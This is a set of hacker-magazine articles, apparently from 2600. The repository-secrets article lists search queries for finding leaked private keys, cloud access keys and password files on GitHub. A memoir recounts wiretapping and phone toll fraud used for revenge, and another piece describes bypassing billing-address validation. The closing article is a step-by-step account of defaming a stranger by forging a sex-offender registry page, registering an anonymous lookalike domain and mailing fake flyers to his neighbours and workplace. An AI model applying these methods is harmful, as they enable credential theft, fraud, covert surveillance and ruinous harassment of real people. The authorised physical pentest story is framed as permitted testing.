WBAI is listener supported radio and depends on the contributions of its listeners for it to continue to provide coverage of topics that will never be discussed elsewhere. Right now the radio station is in some very tough financial times and I'm sure that Big Brother is trying its hardest to get it off the air as well somehow. Knowledge is power, the kind of power that the feds do not like. This station is a hacker's platform on many levels. I ask the readers of this article, which of course was inspired by *2600* but even more so by WBAI and *Off The Hook* and the weekly reminder it is to me to be a functioning part of its existence, to consider making a contribution - even if you haven't listened to the station - at `wbai.org`. Support the scene however you can! Thanks for reading!

Open Source Repository Abuse

by Terrible Doe

Open Source Software (OSS) has been firmly established as a viable software development and licensing model. Developers love the collaboration and the ability to reuse existing code while users appreciate free software that can compete with commercial applications. Most people tend to see OSS as a complete win-win situation. Unfortunately, from a security perspective this isn't always the case. There have been several recent examples where open source software (or more specifically, open source software repositories) have been at the center of major security breaches. Uber got into bother when a developer accidentally stored a sensitive database key on a publicly accessible GitHub page. The iOS "goto fail" bug was discovered by a security researcher after Apple made the code publicly available.

Developers, whether intentionally or not, sometimes store things they shouldn't on public source code repositories. Some developers believe that it's secure by default or that no one would be looking at their code. Of course, the more people working in that repository, the harder it is to maintain control and the higher the likelihood that some sensitive information could be stored. Even if specific, sensitive data isn't available from the repository, understanding the source code of any application can help in understanding how to attack it.

In this article, I will show what things can be found by digging around in source code repositories. I'll show where to look and how to do the searches. Finally, I'll cover how this information can be used by the intrepid hacker and how to secure it as a developer.

The most obvious source code repository, GitHub, can be a good starting point. Many of the search strings provided later will return results from GitHub. They are looking at improving the security of the site by implementing scrubbers to remove sensitive files. If you find something on GitHub, copy it out or it may be removed the next time you look for it. Other, dedicated repo hosting sites exist as well. SourceForge, BitBucket, and more can be found by performing a quick search.

Increasingly, tech companies are creating their own source code repositories. Microsoft's Codeplex is a great resource for Windows OSS code. Google has their own Google Code OSS project hosting service as well, but they plan to discontinue that in January 2016 (get at it while you can!).

Apart from these dedicated repositories, many open source projects will host their own public repository. Google's Chromium codebase (which Chrome and Chrome OS are derived from) has a publicly accessible repository, as do many other sponsored projects. Smaller companies and individuals will often do the same. Many individual software developers will make their repositories public as well (at times accidentally).

Using Google to find the hidden repositories is as simple as understanding how the repos are built. Git, a popular repo, will usually end in " .git". A Google of "filetype:git" will give you about 1.4 million repositories (as of this writing). Subversion, another popular repo, uses ".svn" files to store metadata about the source code. Another Google search will help find those as well.

OK, so now you know where to look. What kinds of things can you expect to find in these repositories? Pretty much anything! You can find the private encryption keys for a user/application. There may be information in the code comments, such as test user accounts (they tend to live forever) or the developer's notes on which lines of code are buggy (useful for writing exploits). Configuration files often contain user credentials for the application to use for access (known as functional accounts) or may have URLs to other systems. Since the repositories can version the code, digging into the history of it could reveal things that the developers had included, but then deleted, such as test data or proof-of-concept code. There can be hard-coded information in the code files themselves (known as a magic number).

If the purpose of accessing the source code is to get a better understanding of how the application works, simply browsing through the accessible repository can be enough. To get even more in-depth, you could load the codebase into your development environment and build it yourself. This can tell you where the weak parts of the system may be and how it could be exploited. By compiling it yourself, you can debug the code and step through it to see how various operations are performed. However, if you're not a programmer, then you're probably just interested in what secrets you can find in the code.

Using standard Google advanced search operators (inurl, site, filetype, user) in various configurations will generally provide as much info as needed. Here are some example search queries that will yield interesting results (the search string is after the "="). Also, try changing the target site to other repo sites. This is not a comprehensive list, but should give a good idea of what could be found.

- SSH hosts and keys = `site:github.com ➥ inurl:“known_hosts” “ssh-rsa”`
- Private encryption keys = `site:github ➥.com inurl:“id_rsa” -inurl: ➥“pub”`
- Test configuration info = `site:github ➥.com inurl:“test” filetype:config`
- Ruby on Rails secure token = `site:github.com inurl:secret_ ➥token.rb`
- Windows Azure account keys = `site:github.com “;AccountKey=” ➥ filetype:config`
- Database connection config = `site: ➥github.com “;User Id=” ➥ filetype:config`
- Amazon Web Service access key (Java) = `site:github.com “AWS_ACCESS_KEY_ ➥ID” filetype:properties`
- Amazon Web Service access key (Other) = `site:github.com “AWS_ACCESS_KEY_ ➥ID” filetype:config`
- Bash command history = `site:github ➥.com filetype:bash_history`
- Account config data = `site:github.com ➥ filetype:xml inurl:accounts.xml`
- SQL containing passwords = `site: ➥github.com filetype:sql where ➥ password`
- Django settings file = `site:github.com ➥ inurl:settings.py`

By now, most of you are thinking about other things that you may be able to uncover. As with all things, due care and discretion should be followed before diving in. For example, Uber issued a subpoena to GitHub to force them to provide all of the IP addresses that accessed their secret key. Be smart, be safe, and be informed.

My Voice Is My Key

by GerbilByte

So there I was. I was drafted in to work a second time for a small company (who again shall remain nameless, but for this article we will call the company Bumble Bee Internet Security Services) for several months. Again. As if I'd just copied-and-pasted this opening paragraph from my previous article ("Taking Your Work Home After Work," *2600* 2014-2015 Winter edition - buy the back issue if you've not got it).

This time though it was a much better company - I was basically drafted to penetrate the physical security of a company that required their own securities tested in that area. Basically breaking in to "capture a flag," so to put it. I was asked to see how possible it was to sneak into "Room 123" - there would be an envelope in there taped underneath one of the desks. I took the challenge, not because of the interest I had in security, but it was what I was getting paid to do! The only information that I had was that there were security guards in the building 24/7.

And so my challenge started.

Part One - Information Gathering

At about 08:30 one morning I drove to the target building, parked in a carpark across the road, and watched the activity of its employees for a couple of hours. It was like a police stakeout, but without the coffee and donuts.

The building really was secure. It was surrounded by a large perimeter fence, there was a carpark around the back with paths that led to the main entrance and a small over-used smoking shelter. The main entrance was accessible by the public.

I observed the entrance for a few minutes. The main people that were entering the building mostly wore suits and some were in smart-casual. If I was to enter this building, then I'd best be dressed the same way. Some people were carrying holdalls and a couple I noticed were carrying and wearing bicycle helmets. This told me there must be a bike shelter somewhere too!

The smoking shelter contained people smoking, which was bloody obvious. Some were on their own, some were holding drinks, some were young, others old, and some were talking to each other and having a general morning chat. Around the corner from the smoking shelter was a rubbish bin that contained an overflowing ashtray and a recycling bin that overflowed with stacks of empty paper cups. This is where I realize that this article is now sounding like a text adventure game I used to play on my Spectrum. Exits were north, south, and west.

About 09:15, the smoking shelter became more or less empty.

I decided to see what I could from the main entrance without entering the building. It looked very posh! Marble floor, green plants here and there, and at the far end of the corridor was a reception and a security window on the right hand side. Beyond these were card activated barriers that I guessed led to the lifts, stairs, and offices.

Part Two - Putting My Plan Into Action: Phase One

I decided for this job that I would attempt access to the building in the afternoon, but first I would have to get more solid information of the people who worked there, such as names, phone numbers, departments they worked for, etc. How did I go about this?

Well, I came prepared. I wasn't wearing a suit, but I was wearing a shirt, trousers, and smart shoes. In the boot (trunk) of my car I had a tie, my laptop, a briefcase, and a mechanics toolbox containing all sorts of car fixing tools, bulbs, fuses etc. - basically stuff that I wouldn't have a clue how to use if my car should get a puncture, but I digress. The toolbox is irrelevant to this article. What I didn't have was ID for the building, but I didn't expect this to be too much of a problem for me. I put on my tie and went to the nearest shop to buy some cigarettes.

Now, I am not a smoker. I'm more like one of them whingy ex-smokers; I gave up the habit years ago. I also bought an ID badge holder, but fixed it to my belt in a way that it was permanently "reversed" so that nobody could see the "badge side" of it and returned back to the building with opened cigarette box in hand to chat to a few smokers. I walked towards the smoking shelter, taking a half-full cup from the stack in the recycling bin.

The smoking shelter was empty apart from one bored looking young lady standing on her own, so I went in the corner with my cigarette in my mouth and then awkwardly "searched" with one hand for my lighter, but being a non-smoker I didn't have one.

"Excuse me miss," I said as I approached the girl. "I don't suppose you can let me use your lighter?"

"Of course you can," she replied as she fumbled in her bag. I could see by her pass on her lanyard that her name was Lizzie ****. She passed me her lighter.

"Hey thanks," I smiled as I lit my cigarette and passed her the lighter back. "You look like you're having the time of your life," I joked which was returned by a puzzled look. "My name is Norman. I'm new here," I said quickly and held out my hand.

"Lizzie," she replied and smiled as we shook hands. "We've had quite a few people starting recently."

Well, that was a stroke of luck! A bit more small talk ensued and I found out that she was working on the design team, her boss was called Derek Land and he was away for the week, leaving the team in a bit of a quandary, and also there was another building to the company across town (Herald House). She was situated on the second floor and sat next to a complete knob who called himself Jeremy. I was quite impressed with what information I could extract from just one smoker. After she left, I waited a short while before stubbing out my cigarette, disposing of the cup of whatever-it-was, and returning to my car. The first phase of my plan was complete.

Part Three - Putting My Plan Into Action: Phase Two

Back at home, I had a brew and thought about the next part of my plan, about how I could use the information I had taken and use this for my purpose of getting into the building. In my head, I formed a scenario which turned into a plan. It was risky, but nevertheless I decided to go ahead and try it - after all, I had nothing to lose. Well, nothing but a pay check and a little bit of credibility. I spent the next few hours thinking of the scenario and as many "recovery" plans as I could should any obstacles get presented. What I needed to do though was to print the company's logo onto a small sheet of adhesive paper and stick it on the lid of my laptop so it looked like I belonged there.

In the afternoon, I was ready. Time to return to the building fully suited with a laptop and paper wallet under my arm that contained a few blank pieces of paper. I parked a few streets away and ran to the building to get a bit of a pant (I'm not the world's fittest man, I rate myself about seventh or so) and ran straight up to reception. The lady (Tina) looked up and smiled. "Can I help you?"

"Hi. I'm really sorry but I've just rushed in for an emergency meeting but I've forgotten my pass," I replied.

"Oh, you'll have to go to security and get a temporary one for the day," she said as she pointed across to the security window where I could see several guards watching monitors.

I walked over and was immediately greeted. "What can I do for you, sir?"

"Hi. I was just saying to Tina that I've just rushed in for an emergency meeting when I'm meant to be on leave," I explained with a hint that I knew Tina the receptionist. I only got her name from her badge. "Please can you issue me a temporary pass for the day?"

The security guard smiled and looked away and presented me with a clipboard to enter my details. "Please can I take you name sir?"

Now this was a question. I had a false name made up with a made up job description who wouldn't be on the payroll. I also knew the name of somebody who did exist who wasn't in the office today. I decided to gamble - if I was successful, then the rest of my plan would be plain sailing.

"Derek Land. Manager of the design team."

The security guard looked at me and walked away from the window without saying a word. These are tense moments, especially for a beginner. What seemed about an hour later, the guard returned with a pass in his hand.

"Here you go Derek. Your credentials have been added to this pass, they should be ready in a few minutes. But I can't give this to you," he said as he snapped it back from me. I was done. Task failed. Game Over. That was it. I was dumbfounded. I lost the gamble. But then he continued, "not until you return the visitor log so I can record the pass number."

I immediately passed him back the clipboard and took the pass and thanked him.

"Don't forget to hand it back to us before you leave."

"I won't!" I exclaimed and ran towards and through the security barrier with my laptop, papers and my new "access to all Derek's areas" pass.

Part Four - Finding Room 123

I was in. Well, as far as getting past the main security anyway. Now to find Room 123 which itself shouldn't be too hard.

Assuming the numbering system ran in a logical order, I could safely say that Room 123 was on the first floor, so I climbed the first flight of stairs and found that all rooms on this floor began with 1.

Heh heh! Easy game! By looking on the little signs on the walls that gave directions to the different rooms, I could see that rooms 120 to 135 were through a corridor beyond an electronically locked door that was opened by a card swipe machine. This was just past the tea room. I tried the door - it was definitely locked, so I popped into the tea room to decide my next plan of action and get myself a cup of tea from the tea machine. It was free, after all! I took a sip and then realized why it was free!! It was bloody awful. I returned back to the locked door with my belongings and cup of the barely-bloody-drinkable and was lucky enough to get there just as somebody was walking through it, so I hurried to tailgate, but the very polite gentleman looked to see me rushing with my hands full that he kept hold of the door for me. Human nature can be a beautiful thing!

I thanked him and found myself in a secure area of the building, so I walked through the corridor behind the gentleman and found Room 123.

Brilliant!

I opened the door, entered the room, and closed the door behind me.

Part Five – Finding the Envelope Stuck Under a Desk

I found the envelope that I was after; it was taped under a desk.

Conclusion

So there you have it. With just a bit of friendly chit-chat with the girl, the receptionist, and the security guard, I managed to fulfill my goal and come away with the envelope that I returned to my challenger. And why did I do the things I did to achieve this?

Well, that is another story, one that could last a lifetime. Social engineering is one of those massive subjects which is better described and taught by people who know more than me, such as people like Kevin Mitnick, who, in my regards, is one of the masters in this field. But to make a start and to keep it short, heed these pointers:

1. *Suit*. Always dress well, or to at least fit in with the crowd. You need to be part of it to blend in.

2. *Laptop/papers*. These give the impression of importance. Always good in an office environment, especially if you are rushing somewhere. Another good thing would be to go in with a police officer - even the security guards would bow to a higher authority. Saying that, my policeman friend was on duty so couldn't help me out. I do have another friend who is a stripper with a policeman's uniform, but I'd be worried about him stripping in the office before oiling up.

3. *The "stakeout."* Always good for seeing what people are up to at certain times of the day and the kind of people these are and their behaviors.

4. *The "forgotten" lighter.* This is one of my favorite techniques. You manage to get talking and, using the right words, someone can disclose a lot of info about the company that could be used.

5. *The empty cup*. A prop used to make it look like I've just come out of the building for a smoke. I'm part of the scenery, remember!

So there you have it. Another quick insight into my life. Don't try any of the above at home (well, elsewhere). Only try them if you have been legally asked to do so and have permission.

Now go celebrate by having a beer. Unless you are a kid, in which case have a glass of cocoa!

Enjoy yourself and be safe.

The Hacker Perspective

by Brainwaste

I have always been a hacker. Best of all, I have always been aware of it. I have always been able to push the envelope, to think outside of the box. I always chased the white rabbit and wanted to find out just how deep the rabbit hole went. Exploring and experimenting with everything has always been my way of life and I want to tell you all about it. Back in the 1960s and 70s, my family had a summer home in a community on an island off the southern shore of Long Island here in New York and it was here that I developed the hacker mentality and then put it to good use.

Being a hacker is not about doing certain things. It is about having a mind, and mindset, which allows one to be *able* to do certain things. It means to have an inquisitive mind which asks certain questions, finding the answers to those questions, and then following the leads to those places where the answers take you. To be a hacker means to look at things in a way that the average person does not know how to do or would not think of doing. Further, being a hacker is the best way to protect yourself in a world that is designed to dumb you down. Hacking opened my mind and made me examine and challenge the assumptions that I had taken at face value for the truth. Having an inquisitive open mind is the best defense against ignorance. Hacking was how I learned that the system in place was here to dumb me down and make me/keep me a sheep. This was the purpose of the status quo.

I have always been interested in acquiring what others deemed to be "forbidden knowledge" and learning about things that others told me I should not be knowing. My thirst for subversive knowledge grew daily. Unfortunately, *2600 Magazine* did not exist at this point in time. One summer day, I found Abbie Hoffman's *Steal This Book* while browsing at the local bookstore. Hoffman's book inspired me to pursue my own mischief and gave me plenty of ideas of how to do so. Hoffman's book pointed me in the right direction to learn what I wanted to learn and explore things that I wanted to explore, just like *2600 Magazine* does for me today! Hoffman opened my eyes to the fact that there were many others in the world who saw things the way I did and who also thought like I did.

The first hack that I did was easy, fun, and profitable. My friends and I used to always play pinball at the local diner which had several machines. Our favorite machine was called Doodlebug. One of the main objectives of the Doodlebug pinball machine was to score points by making the machine "doodle." To make the machine "doodle" was to make a steel pinball that was located under the inner surface of the machine go up and down in the vertical tube that contained it. This action of "doodling" was initiated by hitting certain lit targets in a specific order. When the machine was in this mode, the player would earn points in an accelerated manner and thus would be able to win extra balls and free games if enough points were scored. Getting things for free was very important to me as money was always tight.

I needed to find a very easy way to make the machine doodle so as to rack up enough points to get plenty of free games. I remembered that when I went into the shed that we had in the back of our house to fetch something, I saw a very large magnet which looked very powerful. The seed had been planted in my mind to look for a way to hack the Doodlebug pinball machine for free games. So the next time I was playing the Doodlebug machine, I had my trusty magnet with me. Within a short time of playing, I hit the lit targets in the proper sequence and had the machine doodling 100 points every time that the encased steel ball hit the upper and then the lower bumper in the tube that it was in. When I saw that the machine was about to stop doodling, as there was a set time by the machine on this action, I made my move. As fast as possible, I placed the magnet on the glass top of the machine, directly over the tube where the steel ball was quickly scoring points. The force of the magnet was powerful enough to keep the steel ball bouncing back and forth between the bumpers and keep scoring enough points to earn some free games for me. I held the magnet in place until I had 15 free games. Fifteen was enough for me. No sense in being greedy.

One day a friend of mine, who I will identify only as X, stole a lineman's handset from a telephone company repair truck. X told me that the lineman's handset was an item restricted only to authorized phone company technicians and was a very hard piece of telephony to get your hands on. X told me that this was a device used by telephone company repairmen to connect to a phone line for testing purposes. X told me that there were many interesting things that we could do with the lineman's handset, as using it was just like being an extension on that phone line. This concept just blew my mind and I couldn't wait to experiment with the lineman's handset.

X and I found a Telephone Network Interface (TNI) outside of a building. X opened up the TNI with a screwdriver and attached the headset's pair of alligator clips to the terminal wires. We got a dial tone and were now ready to play with the PSTN. X made sure that the ringer was turned off so that an incoming call would not draw attention to our activities. Wiretapping was first on our agenda. X and I took turns attaching the headset's alligator clips to different sets of terminal wires until we found a phone line with conversation on it. After testing a few lines, we were successful and eavesdropped on a couple making plans for a party at their house that weekend, a restaurant owner ordering liquor and food from a supplier, and someone discussing the hot date that he had the previous night. Next, we made some free, and untraceable, phone calls. X made some local calls to some friends and I made a long distance call to my cousin who was on vacation in Italy. The best feature of beige boxing was the ability to make calls and charge them to any number that we liked. There was one specific individual in our town who irritated me. I saw this as a perfect opportunity to exact my revenge. Without getting too detailed, this individual found long distance charges on his next phone bill that amounted to just about two thousand dollars.

Our town was not without its share of social problems. Most of these problems that my friends and I encountered were with the repressive Suffolk County Police that patrolled our community. The cops always enjoyed giving people a hard time for some petty violation of a village ordinance, either a real violation or one that a cop either exaggerated or simply made up just to fuck with you. One hot summer afternoon, I was walking through the central part of our town eating a slice of pizza and holding an open can of soda in one hand. As I passed the village green, someone yelled "Hey you!" I looked around, but did not see anyone. "Yeah. You wearing the Yankee cap. Over here." I turned around and behind me was a uniformed Suffolk County cop. "Come over here," the officer commanded. "Right over here in front of my patrol car. Walk over real slow." I obeyed these orders, not knowing what law I had broken to deserve this treatment. "Don't you know that it's a violation of the laws of this incorporated village to eat any food or have a drink or open can of any soda within the limits of the central township?" "You're kidding me? Right?" I replied. "Drop that food and drink right now!" the cop commanded. I obeyed. "Turn around and put both hands on the hood of the patrol car. I want to see ten fingers on the fender. Come on. What are you waiting for? An engraved invitation?" I placed both my open hands on the hood of the patrol car and the officer frisked me.

"Turn around and face me," he ordered. Again I obeyed. "Since I didn't find any weapons or other contraband on you, I'm just going to write you up a summons for having food and drink in a part of town where possession of food and drink is prohibited." "But what specific law did I break, Officer? Give me a citation," I protested. "I have no citation to give you. You broke a Say-So law." "What is a Say-So law?" I asked. "You broke the law because I say so." This was the response of Suffolk County's Finest. And with that, he wrote up a summons for a violation of some obscure village ordinance with a $250 fine. This is what is called an "attitude arrest." This is done when a police officer does not like someone's attitude or behavior. It shouldn't happen by itself, as arrests are legally authorized only on "probable cause," when an officer has reason to believe a criminal offense has been committed. When a cop did something like this (a police action which lacks any logic), we called it "mind over matter" as in "They don't mind and you don't matter."

One day, I went to the local Suffolk County police station to file a complaint against someone (no, not the cop who ticketed me). I went over to the desk sergeant on duty and he told me to take a seat on a nearby bench. From my view on the bench, I could see into the offices in the back of the station, where high level Suffolk County Police personnel worked. The Chief of Police of our town also had his office in this area. I thought about the type of work that those people do and what sensitive information might be in the files of the cases that they were working on. If I could get into those offices and check into the papers that those case files contained, I would be in a position to know what was really happening in our community with regard to police matters. So I waited to file my complaint and I also waited for an opening to come along where I could get into those offices and run through the files. After about 20 minutes of waiting, the desk sergeant told me that he had to leave on an assignment and that I should just "sit tight" and wait for someone to help me file my complaint. After the sergeant left the station, I made my move and slid into the back room offices without being seen. After a cursory look around, I found the desk where the Chief of Police worked. The Holy Grail. There were some files on the desk that the Chief had obviously been working on and I opened a few up and eagerly started reading.

One file detailed traffic ticket numbers and another some summarized reports of vandalism. Nothing spectacular. The next file I read was very interesting indeed. It detailed the orders from Suffolk County Police Headquarters to the Chief of Police of my town to cover up a local scandal in our town that the cops were investigating. The Chief was ordered by Suffolk County HQ to withhold any specifics of the scandal from the public and to our local newspaper as well as any other media that inquired about the scandal. When put on the spot and pressured for answers, the Chief was ordered to lie when questioned and to mislead the public and press by putting out a fraudulent cover story as to what the scandal was about and as to what their investigation had found out and where it was heading. The reasoning behind this dishonesty and censorship on the part of the Suffolk County Police was this: not to make the public uncomfortable, even if that means diluting, sensationalizing, or lying about the truth.


The Suffolk County Police distinguished two categories of arrest and imprisonment: one for breaking a law, the other for political reasons. The difference is clear: Someone who spoke out in public against the policies of the town's mayor is considered a different type of criminal than an armed robber who knocked over the town bank. One is an "everyday lawbreaker," while the other is a threat to the political hegemony of the establishment. The authorities in our town always hated me because I was for real. Many people do a lot of heavy talking, but when it comes down to the point of action, they disappear. If someone was the victim of any type of injustice, I would always turn up at their side fighting for them. I have always had a huge problem with authority and these experiences only made it worse.

Although many of the hacking activities that my friends and I did back in those days were illegal, I did not then and do not now believe anything that we did do was wrong. Our actions were not evil. Nobody actually was hurt by what we did. I never acted in a malicious way. I only wanted to experiment, explore, and learn. Expanding my horizons and obtaining knowledge were my goals. There is a distinction in the law between actions that are *malum in se* (evil in and of itself) and actions that are *malum prohibitum* (wrong only because of the existence of a law prohibiting it). An example of *malum in se* would be murder. In every society, such a thing would be recognized as wrong. It would require no act of the legislature forbidding it to inform people that it was wrong. An example of *malum prohibitum,* on the other hand, would be the statute prohibiting driving through a stop sign without coming to a halt. Absent such a law, to do so would be a morally indifferent act. In the case of hacking, there is a point beyond which I will not go, and that is anything my conscience tells me is *malum in se* or that my judgment tells me is irrational. I have no problem with doing something that is *malum prohibitum*. I will (and have in the past) hacked something after satisfying myself that a) it was a legitimate way to learn about the system; b) a question of *malum prohibitum;* and c) a rational action.

British author George Orwell wrote, "Freedom is the freedom to say that two plus two equals four"- even though you're being told otherwise. It's the freedom to give voice to the *real* truth, untainted by disinformation and propaganda. Is that freedom of value to you? You have a choice. You can continue to believe what you've been told, or you can open your eyes to examine the facts and discover the truth for yourself. Hacking is your ticket to this freedom. If, at the end of your journey, you conclude that you had previously been manipulated and deceived, you may find yourself asking what other "truths" may be illusory. How accurate and objective is other information being fed to us? Have courage. There are many uncharted roads ahead, much to be explored, and a flock in the meadow in need of brave shepherds.

Brainwaste is an open-minded, dedicated computer hacker and phone phreaker who is always experimenting with technology. His goals in life are learning, questioning authority, and hacking everything.

HACKER PERSPECTIVE submissions are closed for now.
We will open them again in the future so have your submission ready!



Fun with Billing Forms and International Debit Cards

by musashi42

Disclaimer: all of the below is for educational purposes and to help when it comes to online payments (of digital goods/bills) which, due to silly formalities, can't be processed if you have a debit card without a U.S. billing address.

The important thing to know when it comes to website related hacking is how the sites work and the code behind them (which goes for everything). Knowing PHP and MySQL made this quite an interesting thought experiment mixed with the practical approach. It was more of a traditional meaning of the word (i.e., forcing a system to do what it's not supposed to do). I wouldn't have discovered this if I had a debit card that had a U.S. based billing address (and a lot of money), but I had the one that doesn't and I really didn't want to lose cash on withdrawing the money from the ATM in order to pay my bill and, sadly, the payment form's billing area doesn't have the country dropdown, so I had to think back to my own coding of forms, databases, and tables to see if there was a way around it.

This is where the true insane fun begins. The typical online payment form consists of the following fields: Card Number, Expiration Details, and Name/CVV. Then there's the address listed and checked with a radio button that matches the address where the service is installed, but next to it there's an option to enter a different address. The different address has the usual fields and none of them have a dropdown button. So, I simply assumed that certain fields weren't being validated (years of having fun and sometimes profiting from XSS discovery/fixing taught me a lot about what fields are less likely to be validated) and the most obvious field in this case was the address field because there are so many addresses (and it was a very lame looking website system, which is odd considering they are a pretty huge and very hated company) that it allowed for entering anything as a billing address in order to match with the billing address listed on my debit card's issuer website (and it can't be edited there, hence why I have to go through these hoops). I've also learned from this exercise that my debit card's issuer isn't taking State and Country fields into consideration when it comes to validating the billing details.

There are additional requirement for this to work and this is rather simple when it comes to the United States. It involves finding the state in the U.S. which has the city with the same name as the city from whatever country you are from. Basically: Paris, France equals Paris, TX; London, UK equals London, MI; Berlin, Germany equals Berlin, OH, and so on - you get the picture. The zip code on this particular website's online payment system was also lacking validation (I wasn't sure if my debit card's issuer would proceed with the payment if it didn't have a matching zip code, but I didn't test it further in order to avoid them noticing that someone was messing around). I tried the same technique for another website (also involving paying the bill) and that website didn't accept the address. But then again, if a GPS device has a database of all of the addresses, or at least most of the addresses, then why wouldn't the same go for the website in question, especially one whose owner/company is extremely rich and equally hated (yes, I'm paying hard earned money to two hated companies - oh well).

I didn't try any reflective XSS attacks because, well, it might have ended up as a stored one and I don't want to shit where I eat, so to speak (and they don't have bug bounty), and considering that they still get the money, I can't classify the billing exploit as a bad thing. However, I'll probably try this technique on other websites where they are asking for the United States-based address when I want to buy a digital product and avoid losing money by buying a gift debit card.

GOING NUCLEAR - A TALE OF REVENGE

by 2dedd54f25ae2730225e
➥6f1b8968fda52f0831ce

It all started when my wife posted an article to social media about taking care of handicapped family members. She has a severely handicapped family member, so she naturally has a soft spot for people in that situation. After posting the article, a person neither of us know commented on the story making fun of handicapped people. My wife, unacquainted with the cruelty that's common on the Internet, responded by asking the commenter how they could make fun of a disabled person when they themselves could have easily received the same lot. This is where things heated up. The commenter proceeded to be even *more* aggressive and insulting about the disabled and towards my wife personally.

After the second encounter, I walked into the room and found my wife crying. She showed me what happened and I, understandably, began to get angry. I reached out to the man privately to tell him that his jests had, in fact, brought my wife to tears and asked him to lay off. I naively thought that he would see that his trolling had gone too far. His response took me by surprise. He scoffed and threatened to do far worse to her and me.

I understand that this was just one of a million social media wars that erupt every day and that this complete stranger posed no real threat to my family or myself. I will not try to justify the actions I took immediately following the encounter. When he threatened my wife and me, a switch flipped inside of me and I intended on burning this fool like he'd never been burned in his life. I loaded a live Linux distro (Tails) from an SD card, fired up Tor, and began building a basic profile. I searched through social media, reverse email lookups, and various other places until I had more than enough information to execute a nuclear strike. I found a sex offender registry and navigated to one of the more scary and local profile pages, and copied the HTML of the page down locally. I stripped out analytics, moved the CSS to the head of the document, and replaced the sex offenders' image and name with the image and name of my target. The single file HTML document worked as expected on my machine. Now to get it online.

At this point, the only assets I had to deal with were an image and an HTML page. I dropped the image into an anonymous image host (there's plenty) and edited the HTML to point to that location for the profile picture. Next, I knew of a pastebin-like service that let you paste HTML and the service would serve up the page just like a web page. This particular service no longer exists, but the same thing can be accomplished with a temporary Dropbox account if a suitable pastebin can't be found.

Next, and this is key, I purchased a domain that included the name of the sex offender website with the addition of "-alert" at the end. ICANN requires that a real identity be connected to a domain name, but this can be circumvented by using a domain name proxy service, fake personal information, and a burner email. I needed a registrar that had this loophole and accepted Bitcoin. It didn't take me long to find one. After purchasing the domain, I set it to forward to my pastebin page with domain name masking turned on (this would ensure that my domain showed as the URL). Lastly, I double-checked to make sure all the links on my pages linked properly to the real sex offender site to advance the allusion that the page was a part of that website.


The table was set. It was time for the main dish. I looked around online and found a flyer designed to inform neighbors when a violent sex offender moves into a neighborhood. I modified the flyer, adding the target's image, personal information, and the URL to my fake web page. I knew the target's home address and place of work from the profile I initially compiled. I sent the PDF to a printing/shipping service that accepted Bitcoin under the guise of representing a neighborhood watch and had the flyers sent to the target's neighbors and place of work. Like I said, I don't encourage this kind of reckless behavior.

This entire attack took me an afternoon and cost less than $30. Everything was wiped after the operation ended. The Bitcoin wallet, the burner email, and local media were all destroyed when I pulled the SD card. I never sought to follow up on what kind of fallout ensued. Even if and when the entire ordeal was cleared up on my target's end, I suspect that his neighbors and associates would forever judge him with a measure of suspicion.

